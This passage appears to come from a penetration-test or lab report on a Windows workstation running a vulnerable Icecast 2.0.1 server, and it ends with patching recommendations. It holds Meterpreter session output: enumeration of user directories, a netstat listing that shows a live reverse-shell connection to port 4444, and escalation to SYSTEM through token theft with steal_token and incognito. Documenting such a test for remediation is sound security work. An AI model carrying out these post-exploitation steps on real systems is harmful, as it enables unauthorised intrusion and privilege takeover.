
Some other checks that we performed whilst on the workstation:

Checked user directories on the workstation to see who else may potentially use this workstation




```
meterpreter > cd "C:/Users/"
meterpreter > getwd
C:\Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-09-15 00:42:33 -0700  All Users
40555/r-xr-xr-x   8192  dir   2018-09-14 23:09:26 -0700  Default
40777/rwxrwxrwx   0     dir   2018-09-15 00:42:33 -0700  Default User
40777/rwxrwxrwx   8192  dir   2019-03-19 06:00:05 -0700  IEUser
40555/r-xr-xr-x   4096  dir   2018-09-15 00:33:50 -0700  Public
100666/rw-rw-rw-  174   fil   2018-09-15 00:31:34 -0700  desktop.ini
40777/rwxrwxrwx   8192  dir   2020-04-23 16:20:49 -0700  sysadmin
40777/rwxrwxrwx   8192  dir   2020-04-28 18:36:40 -0700  vagrant
```

Checked what connections were currently running on the workstation




```
meterpreter > netstat

Connection list
===============

    Proto  Local address                 Remote address      State        User  Inode  PID/Program name
    -----  -------------                 --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:25                    0.0.0.0:*           LISTEN       0     0      3260/SLSmtp.exe
    tcp    0.0.0.0:135                   0.0.0.0:*           LISTEN       0     0      884/svchost.exe
    tcp    0.0.0.0:180                   0.0.0.0:*           LISTEN       0     0      3240/SLadmin.exe
    tcp    0.0.0.0:445                   0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:3389                  0.0.0.0:*           LISTEN       0     0      428/svchost.exe
    tcp    0.0.0.0:5040                  0.0.0.0:*           LISTEN       0     0      4656/svchost.exe
    tcp    0.0.0.0:5985                  0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:7680                  0.0.0.0:*           LISTEN       0     0      2460/svchost.exe
    tcp    0.0.0.0:8000                  0.0.0.0:*           LISTEN       0     0      7956/Icecast2.exe
    tcp    0.0.0.0:47001                 0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:49664                 0.0.0.0:*           LISTEN       0     0      552/wininit.exe
    tcp    0.0.0.0:49665                 0.0.0.0:*           LISTEN       0     0      1224/svchost.exe
    tcp    0.0.0.0:49666                 0.0.0.0:*           LISTEN       0     0      1164/svchost.exe
    tcp    0.0.0.0:49667                 0.0.0.0:*           LISTEN       0     0      2212/svchost.exe
    tcp    0.0.0.0:49668                 0.0.0.0:*           LISTEN       0     0      2736/spoolsv.exe
    tcp    0.0.0.0:49670                 0.0.0.0:*           LISTEN       0     0      2928/svchost.exe
    tcp    0.0.0.0:49671                 0.0.0.0:*           LISTEN       0     0      612/services.exe
    tcp    0.0.0.0:49673                 0.0.0.0:*           LISTEN       0     0      624/lsass.exe
    tcp    192.168.0.20:139              0.0.0.0:*           LISTEN       0     0      4/System
    tcp    192.168.0.20:8000             192.168.0.8:44839   CLOSE_WAIT   0     0      7956/Icecast2.exe
    tcp    192.168.0.20:49682            52.139.250.253:443  ESTABLISHED  0     0      3416/svchost.exe
    tcp    192.168.0.20:49759            192.168.0.8:4444    ESTABLISHED  0     0      7956/Icecast2.exe
```

Checked if we could escalate privileges using meterpreter incognito, first by stealing a token associated with a process being run by NT AUTHORITY\SYSTEM




```
meterpreter > steal_token 1236
Stolen token with username: NT AUTHORITY\SYSTEM
meterpreter >
```



```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > 
```

As shown below, incognito ran successfully, and we were able to escalate our privileges.



```
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

3. Recommendations

My recommendations to remediate this vulnerability are:

- Update Icecast to a newer version than 2.0.1 (the latest release is 2.4.4)
- Install Windows patch 3156421 (https://support.microsoft.com/kb/3156421) to remediate the ms16_075_reflection exploit, although it is good security practice to have a thorough update process is in place that ensures all updates are being installed regularly and within a timely manner.